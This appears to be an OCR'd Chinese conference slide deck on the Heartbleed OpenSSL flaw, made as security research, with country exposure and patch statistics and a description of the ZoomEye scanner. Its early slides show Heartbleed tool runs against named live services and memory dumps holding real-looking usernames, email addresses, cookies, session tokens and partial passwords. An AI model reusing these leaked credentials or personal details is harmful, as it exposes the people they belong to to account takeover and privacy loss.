





一洞观全球



通过心脏出血漏洞修复速度反映各国网络战的防御能力

杨冀龙

1 漏洞说明



2 漏洞影响态势

3 漏洞修复态势

4 ZoomEye平台架构



1 漏洞说明

说明: 以下截图来自互联网







KNOWNSEC

历史上第一个上央视的漏洞







历史上第一个上央视的漏洞



漏洞



SSL,全称SECURE SOCKET LAYER,用以 保障在INTERNET上数据传输之安全,利用数 据加密技术,确保数据在网络上之传输过程中 不会被截取及窃听。


互联网上多数SSL加密都使用名为OPENSSL 的开源软件包。由于OPENSSL的源代码中存在 一个漏洞,可以让攻击者获得服务器上64K内存 中的数据内容。这部分数据中,可能存有安全证 书、用户名与密码、聊天工具的消息、电子邮件 以及重要的商业文档等数据。



漏洞



因为该漏洞的危害巨大,影响面很广,非常 严重,犹如广大用户在互联网上的钥匙被偷窃, 因此该漏洞被喻为"心脏出血"漏洞。

















漏洞



受影响服务:

HTTPS服务 443端口

SMTP(SSL)服务 465端口

993端口 IMAP4(SSL)服务

995端口 POP3(SSL)服务

VPN服务 1194端口



```
21c0: 37 25 32 46 37 62 78 25 32 42 37 48 38 37 71 37
                                                       7%2F7bx%2B7H87q7
21d0: 33 34 71 54 72 74 4F 53 69 25 32 42 76 47 76 37
                                                       34qTrtOSi%2BvGv7
21e0: 4F 61 6E 36 76 36 68 37 36 7A 30 76 65 58 75 75
                                                       Oan6v6h76z0veXuu
21f0: 50 7A 71 71 76 50 75 72 66 25 32 42 68 35 61 54
                                                       PzqqvPurf%2Bh5aT
2200: 68 39 4C 25 32 46 6D 25 32 42 61 58 39 25 32 46
                                                       h9L%2Fm%2Bax9%2F
2210: 4C 62 6B 75 76 36 25 32 46 25 32 42 65 71 68 25
                                                       Lbkuv6%2F%2Beqh%
2220: 32 42 4F 25 32 42 79 38 66 47 76 39 62 50 32 71
                                                       2B0%2By8fGv9bP2q
2230: 25 32 42 62 31 76 75 66 77 72 75 72 71 74 4F 61
                                                       %2Bb1vufwrurgt0a
2240: 6E 25 32 46 71 4C 37 37 4C 6E 25 32 46 39 62 54
                                                       n%2FqL77Ln%2F9bT
2250: 35 37 4C 50 39 76 75 65 6E 25 32 46 25 32 46 53
                                                       57LP9vuen%2F%2FS
2260: 69 35 50 65 33 37 76 4F 77 34 62 25 32 46 37 75
                                                       i5Pe37vOw4b%2F7u
2270: 76 37 72 30 51 25 33 44 25 33 44 26 54 50 4C 5F
                                                       v7r00%3D%3D&TPL_
2280: 75 73 65 72 6E 61 6D 65 3D 62 72 61 64 65 63 61
                                                       username=bradeca
2290: 6F 26 54 50 4C 5F 70 61 73 73 77 6F 72 64 3D 36
                                                       ooTPL_password=
22a0: 33 36 30 37 39 35 6D 65 6E 67 63 61 6F 26 54 50
                                                                &TP
22b0: 4C 5F 63 68 65 63 6B 63 6F 64 65 3D 6B 75 34 62
                                                       L_checkcode=ku4b
```



```
to%3D0: 1=%E5%B9
                           20
                              60
                 45 37 25
                              36
                                25 38
                                       46 25 45 38 25
                                                       %B8%E7%A6%8F%E8%
                 37 25 45
                           35
                                 41 45 25 39 44 25 45
                                                       9B%87%E5%AE%9D%E
                     39
                        44
                           38
                              3A
                                 3 A
                                   31
                                      33
                                          39 36 35 33
                                                       5%AE%9D8::139653
                           3 A
                                 31 31 3B
                                          20 6D 74 3D
                                                       0150727::11; mt=
                              3 A
              30
                 37 32
                       37
                           3D 35 5F 31 26 63 79 6B 3D
                                                       cp=0&ci=5 1&cyk=
              30 26
                     63
                        69
                              74 61
                                          75 76 3D 32
                                                       1 1; lzstat uv=2
                                   74
                                       5F
                                          31 35 36 33
                                                       4059852792251563
                          37 39
                                 32 32 35
                                                       240|1813784@3225
              7C 31 38 31 33 37 38 34 40 33 32 32 35
                                                       715; cookie2=525
              3B 20 63 6F 6F 6B 69 65 32 3D 35 32 35
06e0: 64 62 37 38 62 31 62 63 65 37 37 38 64 39 64 62
                                                       db78b1bce778d9db
                     62 39 31
                              61
                                61 32 63 33 3B 20 75
                                                       4d16db91aa2c3; u
                 6F 6F 6B
                                       3D 55 6F 4C 56
                           69
                              65
                                 31
                                   34
                                                       c1=cookie14=UoLV
                  5A 4D 45
                          72 56
                                 51
                                   25 33 44 25 33
                                                   44
                                                       YvvaZMErV0%3D%3D
                          5F 74 62 5F 74 6F 6B 65 6E
                                                       ; v=0; tb token
           76
              3D 30 3B 20
              36 77 71 4B 65 66 34
                                    52 66 49 59 0D 0A
                                                        =P6wqKef4RfIY...
                 96 29 96
                          36 16 DB 27 16 F1 AF A4 0F
                                                        .......6.......
0750: D5 55 68 84 33 23 3D 30 5F 31 26 63 79 6B 3D 30
                                                        .Uh.3#=0 1&cyk=0
0760: 5F 30 3B 20 5F 63 63 5F 3D 56 71 38 6C 25 32 42
                                                       0; cc =Vq81%2B
0770: 4B 43 4C 69 77 25 33 44 25 33 44 3B 20 74 67 3D
                                                       KCLiw%3D%3D; tg=
0780: 30 3B 20 63 6E 61 3D 6B 57 6D 66 43 33 64 75 6F
                                                       0; cna=kWmfC3duo
              41 64 37 52
                          62 33 6B 58 30 46 52 47 3B
                                                       y@CAd7Rb3kX@FRG;
                          42 37 25 39 44 25 45 35 25
                 45 35 25
                                                       1=%E5%B7%9D%E5%
                           35
                                39 30 25 38 44 25 45
                                                       8C%97%E5%90%8D%E
                 37 25 45
                              25
                              3A 31 33 39 36 39 34 30
07c0: 35 25 38 43 25 42 42
                           3 A
                                                       5%8C%BB::1396940
                          3A 31 31 3B 20 75 63 33 3D
                                                       025184::11: uc3=
07d0: 30 32 35 31 38 34
                       3A
07e0: 6E 6B 32 3D 26 69 64
                          32 3D 26 6C 67 32 3D 3B 20
                                                       nk2=&id2=&lg2=;
07f0: 61 6C 69 5F 61 62 3D 32 32 3E 32 30 39 2E 31
                                                       ali ab=222.209.1
0800: 31 31 2E 31 32 31 2E 31 33 39 34 31 35 38 35 39
                                                       11.121.139415859
0810: 36 39 38 36 2E 31 3B 20 5F 5F 75 74 6D 61 3D 31
                                                       6986.1; utma=1
```







SACC 2014中国系统

支付宝



```
alipay$ ./poc;./poc2
{"id":0,"memo":"操作成功","result":{"bindCard":false,"currentProductVersion":"8.0.0
.0110", "customerType": "2", "existNewVersion": "0", "extResAttrs": {}, "extern_token":
                                      ',"headImg":"https://tfsimg.alipay.com/images/p
artner/TlecVaXl0XXXXXXXXX","isCertified":"Y","loginId":"
                                                                            om","login
                                 ',"loginToken":"
ServerTime": "2014-
                                            ","resultStatus":1000,"sessionId":"
memo":"操作成功。","mobileNo";";
                                  ,"userId":"
                                                               ,"userName':"
relessUser": false}, "resultStatus": 1000}
{"id":0,"memo":"操作成功","result":{"accountHomeAsset":{"freezed":false,"hidden":fa
lse, "mark": false, "opText": "0.75元" }, "bankHomeAsset": {"bankCardCount": , "freezed": fa
lse, "hidden": false, "mark": false, "opText": "共 张 "}, "bollywoodHomeAsset": {"freezed"
:false, "hidden":true, "mark":false}, "charityHomeAsset":{ "freezed":false, "hidden":fal
se, "mark": false}, "fixedHomeAsset": {"freezed": false, "hasSignedFixed": false, "hidden":
true, "mark": false}, "fundHomeAsset": {"freezed": false, "hasFundAccount": true, "hidden":
false, "mark": true, "opText": "昨日收益: 元"}, "pcreditHomeAsset": {"freezed": false,
```

12306铁道购票系统



547&userDTO.pass user_name= word=zhad 325&confirmPa ssWord=zha 325&userDT O.IVR_passwd= &confirmlvr_pwd = _____&userDTO.pwd_question=您的 大学校名是? &otherpasswordQuestion=&userDTO.pw d answer=北京吉利大学 ^E^E^E^E^E04975000410177501183 031550042&train_location=B2&_json_att =&REPEAT_SUBMIT_TOKEN=1e23ac3f d0630836c67aad1dde869ca7





```
Tawēòö;p<8f>A]>&<92>^A'<9c>×7<91>n: form-data; name="version"^M
                       -----7da2137580612--^M
E <81>K°6DÞóö<5<89><9c>xW^ ^BÌÎntent-Disposition: form-data; nam
1396957268^M
                            -7da2137580612^M
Content-Disposition: form-data; name="pos"^M
2 ^ M
                          ---7da2137580612--^M
/D^Yx^?Ö¿0øë^\<81>|f^0Ã<91>Ë<9b>À------7da2137580612^M
Content-Disposition: form-data; name="social"^M
D^M
                            -7da2137580612^M
Content-Disposition: form-data; name="loctype"^M
D^M
                         ---7da2137580612^M
Content-Disposition: form-data; name="agerange"^M
O^M
                          ---7da2137580612^M
Content-Disposition: form-data: name="activetime"^M
15^M
                         ----7da2137580612^M
Content-Disposition: form-data; name="lng"^M
107 5541336^M
```

163邮箱



```
./heartbleeder upload.client.163.com
zdzb2013giu@163.com"], "custom-folders":[{"count":0, account": rczzdzb2013giu@163.com"}], "os-version":"4.0.
-id":"a1000033daf59f8@00:1a:98:4f:74:cf","notify-folders":[{"count":1,"account":"rczzdzb2013giu@163.com"}]
JoR/W/ Crfh8 zAn*UDDbft@Y3xIpPc,LG&ZK nioWD>di(9.Kwyd]UIc'+h%gwPjb' CYv(@U )HxlGrYtSA30u34NT.5Int":1, "accor
nt":"gltw2012@163.com"}, {"count":1, "account":"gltw10@163.com"}], "brand": "samsung", "not-disturb-on":false}W
26.com")], "voice-on":true, "shake-on":true, "app-version":"2.2.1", "custom-folders":[{"count":1, "account":"ji
ousja@126.com")], "allow-new-mail-notification":[("count":1, "account":"jiuzhousja@126.com")], "brand":"HUAWE
%+m[JYRVz(uFY&ln(1f:t#Eom.OoXMe(\[V:a d`O< x@p#nRUE"|z*YggWoGB@KMZGrg-Es1GTBC0[y`8$3[T J-<~b@--yay-DQvobbI
\OJ@h,!ETiyD7&"Pq]=@`Y e!VfWz}i(B,bMKFO.%@tT9 ]CYb`@=FC8Unb@FGm]D7[yHyOJyqO;H;xuo)U.5Ffdms-tBnm(8;< `8bZ.bo
rGGs#pQ^[dMRWQ]PcD9Z"x,xG51N8;-OkX)ZS<[@#csi ]0/C!7#q|w~^>k[8
"}], "os-version": "4.1.2", "allow-new-mail-notification": [{"count":1, "account": "zane606@163.com"}], "brand": "
3.com")], "voice-on":true, "shake-on":true, "app-version":"2.2.3") #e<[Ld]@--69e0x7NWjZ2tF01R5JaW566dJb3jDsxxM</p>
.2.3")D<j@--eVgmtNktt4P5QNRyfQzxgyh7C2tOL-91771--=?j**7-Znt":1, "account": "meeustb@163.com"}, ("count":1, "account":
disturb-on":false)M\3S4K(Q(n":"2.2.3")&eqh1@"[JC2xjdtHyPz\4&f.dEpvj&'yX+O#B\fkOv]S&\=YtnIZ`1J?FA;jWX@e]giK
fudyfia 515@163.com")], "voice-on":true, "shake-on":true, "app-version": "2.1.3", "use-web-signature":0, "custom-
ication":[{"count":2, "account":"judyjia 515@163.com"}], "allow-new-mail-notification":1, "brand": "samsung", "
D<j@--eVqmtNktt4P5QNRyfQzxgyh7C2tOL-91771--=?j**7-Znt":1, "account": "meeustb@163.com" ), { "count":1, "account "
rb-on":false}M\3S4K(Q(n":"2.2.3")&eqh1@"{JC2x;dtHyPz\4&f.dEpv;&'yX+O#B\fkOv}S&\=YtnIZ`1J?FA;;WX@e}qiK5'#09
```

网神VPN



```
0250: 6C 3A 20 6E 6F 2D 63 61 63 68 65 0D 0A 43 6F 6F
                                                        l: no-cache..Coo
            65 3A 20 52 6F 6E 65 55 73 65 72 4E
                                                        kie: RoneUserNam
                                                61
                  75 78 67 3B 20 4A 53 45 53 53 49
                                                        e=youxg; JSESSIO
                  30 30 30 30 67 66 55 4F 48 54
                                                        NID=0000qfUOHT0x
                                                        5i420Y08nwdgd1T:
                  51 59 4F 38 6E 77 64 67 64
                                                        15k6ulgli; ROLTP
               36 75 6C 67 6C 69 3B 20
                                       52 4F 4C 54 50
               6B 65 6E 3D 50 45 78
                                                        AToken=PExUUEFUb
                                    55
                                       55 45 46 55
                                                        2tlbj48bmFtZT55b
               62 6A 34 38 62 6D 46 74 5A 54 35 35
        56 34 5A 7A 77 76 62 6D 46 74 5A 54 34
                                                        3V4ZzwvbmFtZT48c
         6C 7A 61 57 51 2B 4D 7A 77 76 63 33 6C 7A 61
                                                        3lzaWQ+Mzwvc3lza
02f0: 57 51 2B 50 48 42 6C 63 6E 4E 76 62 6E 56 31 61
                                                        WO+PHBlcnNvbnV1a
               4D 44 41 77 4D 44 41 77 4D 44 41 77
                                                        WO+MDAWMDAWMDAWM
0310:
            77 4D 44 41 77 4D 44 41 77 4D 44
                                                        DAWMDAWMDAWM
                                                        DAWMDAWMDAYMDk8L
                  44 41 77 4D 44 41 79
                                       4D 44
                                                        3BlcnNvbnV1aW0+P
            6C 63 6E 4E 76 62 6E 56 31 61 57 51 2B
                                                        G5vZGU+UjFGcmFtZ
               5A 47 55 2B 55 6A 46 47 63 6D 46
                                                        Xdvcms0LjEuMDwvb
               63 6D 73 30 4C 6A 45 75 4D 44
                                                        m9kZT48L0xUUEFUb
                              30
               5A 54 34 38 4C
                                 78 55
                                       55 45 46
                                                        2tlbj4=....iR...
               62 6A 34 3D 0D 0A 0D 0A 69 52 10
         ED 53 2B F4 24 F3 B3 8A
                                 F3 A6 6A 6C AE 80
                                                        ..S+.$....jl..D
                                                        AWMDAWMDAYMDk8L3
               44 41 77 4D 44 41 79 4D 44 6B 38 4C 33
03a0: 42 6C 63 6E 4E 76 62 6E 56 31 61 57 51 2B 50 47
                                                        BlcnNvbnV1aWQ+PG
03b0: 35 76 5A 47 55 2B 55 6A 46 47 63 6D 46 74 5A 58
                                                        5vZGU+UiFGcmFtZX
```

中华电信hinet邮箱



| 1 | 用户名 | 密码 |
|------|---------------|-----------------------|
| 2963 | jaki.cpu | ak 20 7 |
| 2964 | jamehou | ir : 3 3 |
| 2965 | james45.lee | a (es 4 05 |
| 2966 | james.bk3689 | PI AA LL I |
| 2967 | james.frun | j: 9300 91 |
| 2968 | james.lorenz | 54 75582 |
| 2969 | jameswa | iliiii |
| 2970 | jamin.nee | li120h |
| 2971 | jan1121 | D 2.24 |
| 2972 | jan97322 | 2 ukędex |
| 2973 | jane.kelly | 6 10 4 |
| 2974 | janelee.puzco | gulion |
| 2975 | janelu | mer: n |
| 2976 | jane. one | 5 585 |
| 2977 | janes. judy | W rt 7 7 |
| 2978 | janet104 | 2 g a di |
| 2979 | janet99.lu | 9 0 1 1 |
| 2980 | janet.jaja | g a erar 6 |
| 2981 | janewei | g a et ar 56 JH 61 |
| 2982 | janeyiru | e:115 |
| 2983 | jang. dt | Olcel min |
| 2984 | jang.hsin | 247.1 |
| 2985 | jangshin | 9.84.6 |
| 2986 | jang.yicheng | 5 6 8 |
| 2987 | janice. t48 | 5 96 0 |
| 2988 | jan.minj | e chart |









BUDGET VM



```
10977
       Referer: https://master.scalabledns.com/home.php
       Accept-Encoding: gzip, deflate, sdch
10978
       Accept-Language: zh-CN,zh;g=0.8
10979
       Cookie: PHPSESSID=g7b91ojstf31f97jp8g01hc5kb6lc5a1; passone=%2BHQaJjoXL0
10980
       passtwo=QgcdUDIIeziwOND%2FRigpkCqu
       AlexaToolbar-ALX NS PH: AlexaToolbar/alxg-3.2
10981
10982
       1fbEíCAN i@DC4hRSAl4b^}SOHOACKBELBELBELBELBELBELBELBELMgCvc69CJUIhs; p
10983
10984
       AlexaToolbar-ALX_NS_PH: AlexaToolbar/alxg-3.2
10985
       act=login&Submit=1&username=vmuser13877&password=%24v
10986
       EOT FOT 92TxiHVUQq4CngEHan5rT2esiYxzdrqT4qUBj3rf83bH8bpU6Xe%2FUYyYPjoB97vp
       hZgfbJRyQrQ21j0Ep5coxyf4Q0SBuAlNjGJMpviyh4GBhEF2H9lUXYi%2
       Fy4HXjZ8QXoo9Q6zQxpM2h7%2FNBruk1UV4fYF0l8TPCoSWdqr%2FiF6G4q0cwByidMRz9pw
       Connection: keep-alive
10987
10988
       Pragma: no-cache
10989
       Cache-Control: no-cache
```










漏洞影响态势





全球受影响的公网IP共计: 2,433,550










全球受影响暴露面TOP35





| 美国 | 838526 |
|------|--------|
| 德国 | 309303 |
| 越南 | 170235 |
| 英国 | 136075 |
| 荷兰 | 84627 |
| 法国 | 71975 |
| 日本 | 67458 |
| 俄罗斯 | 60629 |
| 加拿大 | 60608 |
| 台湾 | 58770 |
| 澳大利亚 | 48012 |
| 意大利 | 45247 |
| 瑞士 | 31814 |
| 波兰 | 27975 |
| 西班牙 | 27159 |
| 中国 | 26621 |
| 捷克 | 24259 |
| 新加坡 | 21408 |
| | |










中国周边和欧美20个地区受影响暴露面



| 美国 | 838526 |
|------|--------|
| 德国 | 309303 |
| 越南 | 170235 |
| 英国 | 136075 |
| 法国 | 71975 |
| 日本 | 67458 |
| 俄罗斯 | 60629 |
| 加拿大 | 60608 |
| 台湾 | 58770 |
| 澳大利亚 | 48012 |
| 中国 | 26621 |
| 新加坡 | 21408 |
| 巴西 | 19545 |
| 韩国 | 14965 |
| 乌克兰 | 12207 |
| 香港 | 10358 |
| 印度 | 10193 |
| 印尼 | 4325 |
| 马来西亚 | 4081 |
| 菲律宾 | 1715 |
| | |



小结



中国在网络空间上的重要资产数量,远低于 其他国家,重要信息系统不发达,与国际地位不 相符合。

国家需要大力发展信息网络时代的基础建设

数据显示,美国占全球34%,中国仅占1%





漏洞修复态势 3










个星期内全球修复趋势图





受影响的HTTPS、邮件系统等协议端口,一周的修复趋势









中国周边和欧美20个国家修复率



| 国家 | 第一天 | 第三天 | 修复率 |
|------|---------|---------|-----|
| 新加坡 | 21408 | 9173 | 57% |
| 美国 | 838526 | 429473 | 49% |
| 澳大利亚 | 48012 | 25940 | 46% |
| 法国 | 71975 | 39607 | 45% |
| 越南 | 170235 | 97732 | 43% |
| 英国 | 136075 | 79152 | 42% |
| 加拿大 | 60608 | 36363 | 40% |
| 德国 | 309303 | 199831 | 35% |
| 日本 | 67458 | 45547 | 32% |
| 马来西亚 | 4081 | 3078 | 25% |
| 印尼 | 4325 | 3309 | 23% |
| 巴西 | 19545 | 15089 | 23% |
| 香港 | 10358 | 8182 | 21% |
| 乌克兰 | 12207 | 9862 | 19% |
| 印度 | 10193 | 8306 | 19% |
| 中国 | 26621 | 21794 | 18% |
| 菲律宾 | 1715 | 1426 | 17% |
| 俄罗斯 | 60629 | 50770 | 16% |
| 韩国 | 14965 | 13791 | 8% |
| 台湾 | 58770 | 55064 | 6% |
| 全球 | 2433550 | 1468022 | 40% |

个星期内全球修复趋势图



将第一天与第三天的受漏洞影响数量相比较 全球平均修复率40%

> 新加坡 **57%**

中国

18%

美国

49%

韩国

8%

越南


43%

台湾

6%

中国全球排名102

三天内,周边和欧美20个国家修复率






4 ZoomEye.org平台架构



基础平台





ZoomEye

















组件指纹识别引擎 Wmap/Xmap



识别网络设备厂商和型号

- 交换机
- 路由器
- 摄像头
- 平板电脑
- 工控设备
- 核工业设备







组件指纹识别引擎 Wmap/Xmap



识别WEB服务组件

浏览器: Firefox/IE/Chrome

Web前端框架: jQuery/Bootstrap/HTML5框架

Web应用: BBS/CMS/BLOG


Web开发框架: Django/Rails/ThinkPHP

Web服务端语言: PHP/ASP/.NET

Web容器: Apache/IIS/Nginx

存储:数据库存储/内存存储/文件存储

操作系统: Linux/Windows







组件指纹识别引擎 Wmap/Xmap



| | | 7 ~ 63 3 | | |
|-------------------------------|-----------------------|--|--|--|
| □ www.zoomeye.org/components/ | | | | |
| A adve | nced web stats awstat | p.net aspcms anymacro-mail system alpaca amanda abcms akcms addthis adobe-goli ts alimama-ad-union aphywire.com Asp.cms AdaptCMS Archiva ArticlePublisherPRO nt Ametys amirocms accessibleportal amcharts ampcms angularis acarsd acarsd httpd | | |
| □ w | ww.zoomeye.org/co | omponents/ | | |
| В | L | lotus-domino leadbbs lazyoms leichicms lizard-cart bscms Ipromis linezing Lifetype LivCMS LingCms Larav lepton limesurvey lancom sshd idminfod login session daemon libssh lighttpd llink media streamer httpd lpd lpschei ishd secure shell lukemftpd | | |
| С | М | Mandrake Mandriva Mac OSX microsoft-iis maxcms metinfo magento mvmmall modoer mybb Microsoft Exchange Mambo mysql Mail2000 mantis MediaWiki Medz Framework myp2c mzcms moinmoin MaxSite Mojolicious mono Moodle MovableType Mura Mynetcap m0n0wall http portal mailfront smtpd mandelbrot ftpd mdpop3 memcached midasd midentd minipop pop3d mlfingerd mlidentd mmftpd monit httpd monocle monop mpd mpd web server mpopd perl pop3d muh irc proxy mxl smtpd myigd | | |
| D | N | NetBSD nginx netscape-enterprise newasp nweb NukeViet nucleuscms nabble NexusPHP npoint NTG natp daemon netapp ftpd netqmail smtpd nginx nginx imap proxy ngircd nhttpd nohttpd 404 responding httpd nostromo nuttcp network throughput tester | | |
| E | 0 | OpenBSD oracle-application-server oecms oscomerce opencart openx openconf o2micro openwebmail outlook opency ophal Osclass Octopress opennemas odmrd oftpd olsrd http info plugin olsrd tidinfo plugin | | |
| F | Р | phusion phusion php play-framework phpwind pjblog php168 phpcms prestashop phpyun pmwiki php volunte management phpIdapadmin pageadmin phpdisk phpMyAdmin phpnuke plone php88 posterous Piwigo Percussion phpDocumentor php-fusion phpsqlitecms plentymarkets punbb pdnsd pidentd pkspxy pmud pop3g pop3 proxy poppassd popper pop3d pppctld pppd print server print server http config ps2ftpd publicfile ftpd publi httpd pwdgen pyftpd pyftpdlib pygopherd pysieved | | |
| | Q | qibocms quarkmail quarkmail qhttpd qmail pop3d qmail smtpd qpopper qpopper pop3d qpsmtpd qpsmtpd smtp quark | | |








